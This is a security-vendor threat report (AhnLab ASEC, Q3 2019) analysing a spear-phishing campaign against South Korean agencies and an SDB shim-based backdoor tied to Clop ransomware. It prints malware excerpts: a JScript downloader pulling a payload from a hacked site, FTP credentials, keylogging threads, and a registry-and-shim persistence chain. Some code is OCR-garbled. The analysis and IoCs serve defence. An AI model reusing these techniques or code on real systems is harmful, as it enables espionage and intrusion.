ASEC Report

Vol. 96

Q3 2019

AhnLab

ASEC REPORT

VOL.96 Q3 2019

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q3 2019

Table of Contents

SECURITY ISSUE

- Analysis Report on Operation Red Salt

Security Issue

Analysis Report on Operation Red Salt

During an analysis of the attacks made on July 2019 against the South Korean government agencies, ASEC (AhnLab Security Emergency-response Center) observed a series of activities suspected as targeted email attacks. Although these attacks did not exploit a new weakness or use a high-level of attack methods, it was highlighted due to its activity of targeting specific personnel of the the South Korean government agencies with the intention of stealing personal information.

It appeared that these attacks were not one-time but rather closely related to the previous attacks that have been targeting the South Korean government agencies since early 2015. Moreover, similar malware being used during attacks in the following year suggest that it is a continuation of attacks that have gone on for years against the South Korean government agencies and major diplomatic organizations. Because of the file names used during attacks, such as, 'WinSAT.exe,' ASEC has named the series of attacks as 'Operation Red Salt.'

This analysis report contains information on the relationship between the malware and files used during the attacks while also focusing on the attack method of 'Operation Red Salt' analyzed by ASEC.

1. Attack method used during Operation Red Salt

First, let's take a look at the attack method used during Operation Red Salt, which targeted the South Korean government agencies in July, 2019. Although the details regarding the attack method is still unknown, the attacker carried out targeted email attacks.

[Fig 1-1] shows the relationship of the malware used during the attack towards the South Korean government agencies in July 2019.



Figure 1-1 | Relationship of the malware used during the attack towards the South Korean government agencies in July 2019

When the user executes the attached malicious script file, "참고.txt.wsf (translated as 'reference.txt.wsf')," a malware is activated. Then it downloads 'ChromeDrop.rar' after accessing a hacked website that belonged to a specific law firm. The downloaded file is a password-protected RAR archive and cannot be unzipped without a password. It can be unzipped using a password if an archiving software, such as WinRAR, exists on the system.

After the archive is unzipped, 'ChromeDrop.dat' accesses a specific FTP server and downloads

'ChromeSearch.dat' when 'ChromeDrop.dat' inside the RAR archive is executed. 'ChromeSearch.dat' saves user input, and collects screenshot and file list to steal.

2. Detailed analysis of the files

Now, let's look at the analysis on the downloader and the stealer files used during the attacks.

2-1. Downloader file analysis (1) – 참고.txt.wsf (translated as reference.txt.wsf)

[Table 1-1] shows detailed information about the downloader file, "참고.txt.wsf (translated as 'reference.txt.wsf')."

File name	참고.txt.wsf (translated as 'reference.txt.wsf')
File Length	3,284 bytes
Time Created	-
MD5	e3ffe08efc006f54e0d206bf656af414
SHA1	ada95f65fed4c445d035f92038519fe2f018a443
SHA256	40d1685e4e38b624e4a5856c2de2c316239d0ddadf0aa04a72af6020c739ec87
Key Features and Characteristics	Download file
AhnLab Alias	JS/Downloader

Table 1-1 | File information

It is a Javascript file, which downloads 'ChromeDrop.rar' from a hacked corporate website. Based on the file name used, the attacker attempted to disguise the file as a Chrome-related file. However, according to the analysis, the file was not related to the Chrome browser.

[Fig 1-2] shows the script used in the downloader.

```
<package>
<job  id="rlLYUYbN">
<script  language="JScript">
        try
        {
                var data = "7LC46rOg7ZWg6rKD";
                var docfile = "참고.txt";
                var encfile = "ChromeDrop.";
                var runfile = "ChromeDrop.dat";
                var password = "123qwe";
                var root = "http://www.hanulplc.com/convert/cvt/";
                var ext = "rar";

                var dom = new ActiveXObject("Microsoft.XMLDOM");
                var elem = dom.createElement("tmp");
                elem.dataType = "bin.base64";
                elem.text = data;
                var decodeBase64 = elem.nodeTypedValue;

                var objShell = new ActiveXObject("WScript.Shell");
                var tmppath = objShell.ExpandEnvironmentStrings("%TEMP%");
```

Figure 1-2 | Downloader script

The downloaded file, ‘ChromeDrop.rar’ is a password-protected archive. A pre-defined password is used to unzip the archive, as shown in [Fig 1-3], if an archiving software, such as ALZip or WinRAR, is installed on the system. When the archive is unzipped, ‘ChromeDrop.dat’ is created and the DLL file is loaded.

```
var unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram Files (x86)WWWinRARWWUn
var unzipparam = " x -o+ "; // WinRAR;

if (!fs.FileExists(unzipexe))
        unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram FilesWWWinRARWWUnRA
if (!fs.FileExists(unzipexe))
{
        unzipparam = " -x -xf -oa "; // ALZip;
        unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram Files (x86)WWESTsof
        if (!fs.FileExists(unzipexe))
                unzipexe = fs.GetSpecialFolder(0) + "WW..WWProgram FilesWWESTs
        ext="egg";
}
```

Figure 1-3 | Unzipping codes

2-2. Downloader file analysis (2) - ChromeDrop.dat

[Table 1-2] shows detailed information about another downloader file, ‘ChromeDrop.dat.’

File name	ChromeDrop.dat
File Length	75,776 bytes
Time Created	2019/7/7 13:01:49 (UTC)
MD5	b8c63340b2fc466ea6fe168000fedf2d
SHA1	066a4ed05d868932cdecd9b79b60b7aad3787fe3
SHA256	eeb11d63878f8577674be30dcdfeda82b97a99743a9c1e2768e5be927f8c2771
Key Features and Characteristics	Accesses a specific FTP server and downloads a file
AhnLab Alias	Downloader/Win32.Agent

Table 1-2 | File information

As shown in [Fig 1-4], 'ChromeDrop.dat' examines the process it loaded, and terminates the process that are not 'notepad.exe,' 'winword.exe,' or 'cmd.exe.' Such behavior is assumed to ensure that the downloader is not analyzed by a scanning software, such as an automatic analysis system.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  char *v3; // eax
  CHAR Filename; // [esp+0h] [ebp-108h]

  if ( fdwReason == 1 )
  {
    if ( (hModule = hinstDLL, GetModuleFileNameA(0, &Filename, 0x104u), (v3 = strrchr(&Filename, 0x5C)) != 0)
      && !_strnicmp(v3 + 1, "notepad.exe", 0xBu)
      || strrchr_100015B0("winword.exe")
      || strrchr_100015B0("cmd.exe") )
    {
      DllRegisterServer();
    }
  }
  return 1;
```

Figure 1-4 | Examination of a running process

Also, it registers itself in the registry and runs the chromeCheck function in the DLL file through 'rundll32.exe.' This function downloads 'ChromeSearch.dat' from a specific FTP site.

```
nternetOpenA(
 "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36",
 0,
 0,
 0,
 0);
14 )
n 0;
nternetConnectA(v14, szServerName, 0x15u, szUserName, szPassword, 1u, 0x8000000u, 0);// Servername : 211.202.2.51, User : military , Password : rlawlsdnr21
15;
5 )

FtpSetCurrentDirectoryA(v15, "public_html/wmv/20050322/bang") )

( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
```

Figure 1-5 | Download code

[Fig 1-5] shows the download code. The exact file information is unknown because the file was no longer available at the time of analysis.

2-3. Stealer file analysis - ChromeSearch.dat

[Table 1-3] shows detailed information about the stealer file, 'ChromeSearch.dat.'

File name	ChromeSearch.dat
File Length	134,656 bytes
Time Created	2019/7/7 13:01:39 (UTC)
MD5	f82c07feea45f745fa1e7be834f92bdb
SHA1	2a5e848ff95df52950b2b8c55a0a2cd6b0a71a7c
SHA256	9fc8d922fe99cf83954b31a8af5a41a8dac0e14c55724cd62cbcda5c3689ab90
Key Features and Characteristics	Collects system information, such as key logs
AhnLab Alias	Trojan/Win32.Akdoor

Table 1-3 | File information

'ChromeSearch.dat' was not available on the FTP server at the time of analysis. However, 'ChromeSearch.dat,' which was identical to the file downloaded from the attacked site, was additionally found. Thus. It is assumed that 'ChromeDrop.dat' had downloaded 'ChromeSearch.dat.'

After the DLL file is loaded, ‘ChromeSearch.dat’ determines if it is running as 'explorer.exe’ process, as shown in [Fig 1-6], and terminates the process if the ‘explorer.exe’ has not already been loaded.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  char *v3; // eax
  CHAR Filename; // [esp+4h] [ebp-108h]

  DisableThreadLibraryCalls(hinstDLL);
  if ( fdwReason == 1 )
  {
    GetModuleFileNameA(0, &Filename, 0x104u);
    v3 = strrchr(&Filename, 0x5C);
    if ( v3 )
    {
      if ( !_stricmp(v3 + 1, "explorer.exe") )
      {
        GetModuleFileNameA(hinstDLL, ::Filename, 0x208u);
        MalwareMain_10001280();
      }
    }
  }
  return 1;
```

Figure 1-6 | Main function

Afterward, ‘ChromeSearchRealMutex’ creates a mutex to prevent duplicate execution. Also, as shown in [Fig 1-7], it collects data such as user input key strings, system screen, and system information and stores it in files, such as, 'ChromeSearch.klg,' 'ChromeSearch.scf,' 'ChromeSearch.cif,' and 'ChromeSearch.lst.'

```
Destination[i] = 0;
v2 = GetVolumeInformation_100048B0();
sprintf_s(::Buffer, 0x10u, "%X", v2);
GetTempPathA(0x104u, &Buffer);
vsprintf_10003C20(ExistingFileName, "%s%s", &Buffer, "ChromeSearch.klg");
vsprintf_10003C20(MultiByteStr, "%s%s", &Buffer, "ChromeSearch.scf");
vsprintf_10003C20(Filename_10020270, "%s%s", &Buffer, "ChromeSearch.cif");
vsprintf_10003C20(FileName, "%s\\%s", Destination, "ChromeSearch.lst");
CreateThread(0, 0, StartAddress, 0, 0, 0);  // Keylogging
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_ScreenCapture_10001A50, 0, 0, 0);// Screen Capture
CreateThread(0, 0, Thread_10001A80, 0, 0, 0);// SystemInfo ?
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_10001BA0, 0, 0, 0);
result = (DWORD)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_10001D20, 0, 0, 0);
```

Figure 1-7 | System information stealing function

3. Malware used during the attack

The malware used in Operation Red Salt can be classified into three categories: downloader, dropper, and stealer.

3-1. Downloader

A downloader first made its appearance in September 2015. Its file size is about 70 KB and is sometimes packed with a UPX file, which results in a file size of about 35 KB. File names, mainly used for downloader files, include 'wsat.dll,' 'WinSAT.dll,' 'WinSat64.dll,' and 'Mcx2Svc.dat.'

[Fig 1-8] shows the main function of the downloader.

```
int start()
{
CHAR Filename; // [esp+4h] [ebp-80h]
char v2; // [esp+5h] [ebp-7Fh]

Filename = 0;
mem_404790((int)&v2, 0, 0x103u);
GetModuleFileNameA(0, &Filename, 0x103u);
Registry_401000((BYTE *)&Filename);
if ( FTP_401053() )
  DeleteSelf_401227();
return 0;
```

Figure 1-8 | Main function of the downloader

According to the initial analysis of the file, variants were mostly in the form of DLL files, with only a few being PE file format. Commonly, downloaders download files from a web server. However, as shown in [Fig 1-9], this variant downloads the file from an FTP server.

```
if ( FTPDown_401463(lpFileName) && Decoder_40169F((int)lpFileName, (int)v8) )
{
  DeleteFileA(lpFileName);
  Registry_401000((BYTE *)v8);
  mem_404790((int)&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  CreateProcessA(0, (LPSTR)v8, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  v6 = 1;
}
```

Figure 1-9 | Code for FTP download

3-2. Dropper

A dropper is a malware that generates a stealer for stealing user information. It was first discovered in September 2015. Its file size is about 230 KB, and includes names, such as 'WINWORD.exe' and 'WinSAT.exe.'

As shown in [Fig 1-10], it compresses and stores the 32-bit and 64-bit malware file in a resource called 'LUCK.'

```
SHGetFolderPathA(0, 26, 0, 0, &pszPath);
strcat_s(&pszPath, 0x104u, "\\WinSAT");
CreateDirectoryA(&pszPath, 0);
sprintf_s(&v29, 0x104u, "%s\\%s", &pszPath, "wsat.dll");
GetSystemDirectoryA(&Buffer, 0x104u);
sprintf_s((char *const)&Data, 0x208u, "%s\\rundll32.exe \"%s\\%s\",RunAssessment", &Buffer, &pszPath, "wsat.dll");
v25 = 0;
v4 = GetModuleHandleA("kernel32.dll");
v5 = GetProcAddress(v4, "IsWow64Process");
if ( v5 )
{
  v6 = GetCurrentProcess();
  ((void (__stdcall *)(HANDLE, int *))v5)(v6, &v25);
}
if ( v25 )
{
  v7 = FindResourceA(0, (LPCSTR)0x66, "LUCK");
  v8 = v7;
  if ( v7 )
  {
    v9 = LoadResource(0, v7);
```

Figure 1-10 | Disabling stored code in a resource

Then, it checks the operating system and generates the file accordingly. The generated file is

the stealer, which is then used to steal user information.

3-3. Stealer

A stealer is malware, generated by the dropper or the downloader to steal data and has a file size of 120 KB. Frequently used file names in 2015 by the stealer were 'wsat.dll,' 'WinSAT.dll,' and 'HwpUpdateCheck.dll.' In 2019, they disguised as Chrome-related files, such as 'ChromInst.dat' and 'ChromeSearch.dat.'

[Fig 1-4] shows the changes in the names of stealer codes

wsat.dl -> WinSAT.dll -> HwpUpdateCheck.dll -> WinSat.dat -> ChromInst.dat -> ChromeSearch.dat

Table 1-4 | Changes in malware names

The malware collects and stores user key inputs, screen captures, and system information in files with similar names of its own.

apkmng.db
ChromeSearch.cif
ChromeSearch.dat
ChromeSearch.klg
ChromeSearch.lst
ChromeSearch.scf
ChromInst.cif
ChromInst.klg
ChromInst.lst
ChromInst.scf
IEUpdate.cif
IEUpdate.klg
IEUpdate.lst
IEUpdate.scf
NaverAddress.db
sponge.apk
WinSat.cif
WinSat.klg
WinSAT.lst
WinSAT.rem
WinSat.scf

From 2015 to 2019, the attacker has been continually attempting to attack both the South Korean government agencies and major diplomatic organizations. However, because similar codes and files names were used, the malware used during the attacks can be easily identified.

4. Response and prevention via AhnLab solutions

AhnLab's V3 solutions detect the malware used during the Operation Red Salt under the following product aliases.

<V3 Product Aliases>

- Backdoor/Win32.Akdoor
- Downloader/Win32.Agent
- JS/Downloader
- Trojan/Win32.Agent
- Trojan/Win32.Downloader

5. IoC (Indicators of Compromise)

Names of major file samples

The names of the major file sample used during the Operation Red Salt are as follows.

ChromeDrop.dat
ChromeSearch.dat
ChromInst.dat
ChromSrch.dat
HncCheck64.dll
HncUpdate.dll
HwpUpdateCheck.dll
Mcx2Svc.dat
OfficeFontMgr.dll
OfficeFontMgr64.dll
WinSAT.dll
WinSAT.exe
WinSAT64.dll
WINWORD.exe
wsat.dll
wsat.exe

Hashes - md5

Hash codes for Operation Red Salt are as follows.

01f80d36583501db80ee35a8722a32c3
0763768e90f7f553b64023dc406a07bd
0bae7be10be7eed4a1cf0d8046ad7144
11ffe6cf023aa33650f8016a1d6c22e7
146ffca3460faf639ee016524120de82
1a2ea344a20788d82cf806023b05ccdd

1b8306cf9ffe54b1402f3399de35dc30
244d3ed9ff4585caf79edbf097ae727b
25039b0c0c64e3083ee375489bebcdfc
2516fd16d39e745170a06a68670e5fc0
2df292523d6ce61b93c90d7b08374845
50e1a9c1aaf0c48db4fe12ff0618ace5
51c3102cf3fe667a1a763989c32fa4da
57b0f442ab1eb3801311536b6fa6fc7c
5904a38b1cc66bc64f4b1e7019a71004
5bc87519b3e86402b6edef5275b73597
5fa632889b1979302db69db715972c90
60f933a94447617331e5b9e7f6573170
62ef65f5712649716d71f6ccf90bf696
660329868b60099e2593f315a2c09269
6934fccd887142772bace30613c8407d
70acdc9a8b5467da439cf8cb081ec9c1
7662a7d4ab1dcc6c914c01ac4079d5a0
807d99fb54b1bc70e3d5f3bdc6629c09
81737a04a99a51dacca6dc9f8f10ebb9
87399c869bf4c0205406acdaa9adbed9
8b4550f588037ad726c469b1674a585a
8dd9d62f8091d826cd438c9dcd595123
9035b0127fbd611ebdf916690136b646
92ea31fe6a3b6af0b9407a06350579ef
93ceb72e35c88d51fc9947a14d8164d1
a80703e792de3390cd54a6100a4a381d
aa82334ed38b3adb2c7f28377c1b550d
ab3428f7f3340ae107096f9a1d4a8f90
aeea0915f0b59335a80e0096bf932b63
af8ee6ccd13a1f41305607ed84e18a27
b66466a51d9efc2b418cedb966301be2
b8c63340b2fc466ea6fe168000fedf2d
ba4bb480eff2610a04d8ba55fbdd6520
bc7bb996d48b4c6a4013d23aad600848
bf1a9df237014925c89af1d248916dfc
c86efec98f69cc3a178b48436fdb5936
ccc0724347e1c7996fb7a150b56cce47
ccd417a4d0f5ad82aa2bbae63043783f
cdc2c5b0d2b462a450720909c715030c
cf5d05a9627c3b6fb52a7aca7e82eef0
cfac51f1a10d6a176617ffd3a3a261cb
d393c064418db59c60b76e375d9cbc49
dac025ede5f8dba11c5f7398167df083
e318fe6a58ba06e53e4c1f4811a2b3ca
e3ffe08efc006f54e0d206bf656af414
ef6ed9bb1549954e8a6c07cb52fd767d
f5d4e4726a0d41ceda1599cf2b3da4aa
f82c07feea45f745fa1e7be834f92bdb
fa4a623f4d3dcca2dd54d7549791e2de
fdf9be8cf45b07f61c3e0380241b580c

Export functions

The export functions used during the Operation Red Salt are as follows. One of the most frequently used exploit function is RunAssessment.

CheckUpdate
chromeCheck
ExportName
IEUpdate
insrchmdl
RunAssessment

ANALYSIS-IN-DEPTH

- Analysis on the Malicious SDB File Found in Ammyy Hacking Tool

ANALYSIS-IN-DEPTH

Analysis on the Malicious SDB File Found in Ammyy Hacking Tool

Early this year, there was a major distribution of Clop ransomware, mainly targeting Korean government agencies. Clop ransomware distributed using a hack tool called 'Ammyy,' is unlike common ransomware and attacks after a period of latency. Since the end of May 2019, Clop ransomware has emerged again with the sudden increase in the distribution of Ammyy hack tool.

While analyzing Ammyy, ASEC found a malware utilizing the SDB (Shim Database) file, created during the installation and uninstallation of Ammyy. Let's take a closer look at the operation, flow, and features of the SDB-based malware, based on the analysis made by ASEC (AhnLab Security Emergency-response Center).

1. Distribution flow of Clop ransomware via Ammyy downloader

Let's begin with the distribution flow of Clop ransomware using the Ammyy hacking tool. Ammyy hacking tool uses social engineering and distributes ransomware via email. As shown in [Fig 2-1], the ransomware downloads the Ammyy downloaders, and installs the malicious backdoor as a result.



Figure 2-1 | Distribution flow of flawed Ammyy

As shown in [Fig 2-1] flowchart, processes that lead up to Ammyy installation are explicit. However, how the installation of ransomware is carried out is still under study. The installation and uninstallation of Ammyy backdoor has a short cycle period. Among the files that are found to have been created during this period, ASEC found and analyzed the SDB-based malware, which is quite rare in Korea.

2. The operation, flow, and features of the SDB-based malware

Let's take a look at the operation flow of the SDB-based malware. Ammyy backdoor uses an SDB(Shim Database) file to generate malware to install other backdoors on the system in a way that the users can hardly notice. The created malware include injectors, commonly named as 'loader32.exe,' and malware, such as 'SDB_msf_32_crypted.dll,' which installs the malicious SDB file.

The SDB file is a Windows mechanism to support backward compatibility, which accepts

various types of 'compatibility fixes.' When an application calls a DLL file, it uses the codes in the SDB file to maintain compatibility.

[Fig 2-2] shows the installation process of a backdoor utilizing the SDB file.



Figure 2-2 | Backdoor installation process utilizing the SDB file

[Table 2-1] shows an overview of malware flow utilizing the SDB file.

1. Ammyy backdoor generates **loader32.exe** and **SDB_msf_32_crypted.dll**.
2. **loader32.exe** directly loads **SDB_msf_32_crypted.dll** or injects it into another process.
3. **loader32.exe** writes encoded backdoor PE on a specific registry.
4. Then it generates a malicious SDB file and registers it using **sdbinst.exe**. The SDB file targets **services.exe**, or its program function 'ScRegisterTCPEndpoint()' to be more specific.
5. At system reboot, **services.exe** is executed, and the registered malicious SDB codes are applied.
6. Function 'ScRegisterTCPEndpoint()' is executed during the initial routines of **services.exe**. This means that the patched shellcode of **services.exe** is executed as soon as **services.exe** is executed.
7. The shellcode reads the registry, which includes encoded backdoor PE, decodes it, then launches it on the memory.
8. Finally, following a system reboot, the malicious backdoor code is running inside **services.exe**.

Table 2-1 | Flow of SDB-based malware

This way, the SDB-based malware writes the encoded backdoor malware in the registry, as

shown in [Fig2-3]. The encoded backdoor is registered to the registry path 'HKLM\SOFTWARE\Microsoft\[randum string].'

